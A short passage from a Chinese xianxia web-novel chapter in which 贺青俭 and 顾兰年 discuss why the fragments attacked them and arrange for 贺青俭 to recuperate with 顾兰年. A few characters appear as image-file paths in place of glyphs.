    若真是这般,强行解释反容易暴露穿书者的身份,贺青俭闭嘴,忍辱负重地点点头,转移话题问:“为什么碎片只攻击你和好色老种……白掌门?”


    “或许知道我是他唯一的徒弟?亦或者我伤口里残余他的灵力,被错认了?”对此,顾兰年并无太强烈的探究欲。


    很显然,他对另一件事更有兴趣。


    “你昏迷期间,南师叔收拾你的东西送了过来,这段时日你留在我这儿养伤。”


    他嗓音清润,徐徐展露今夜的第三个微笑。
(←快捷键) <<上一章 投推荐票回目录 标记书签 下一章>> (快捷键→)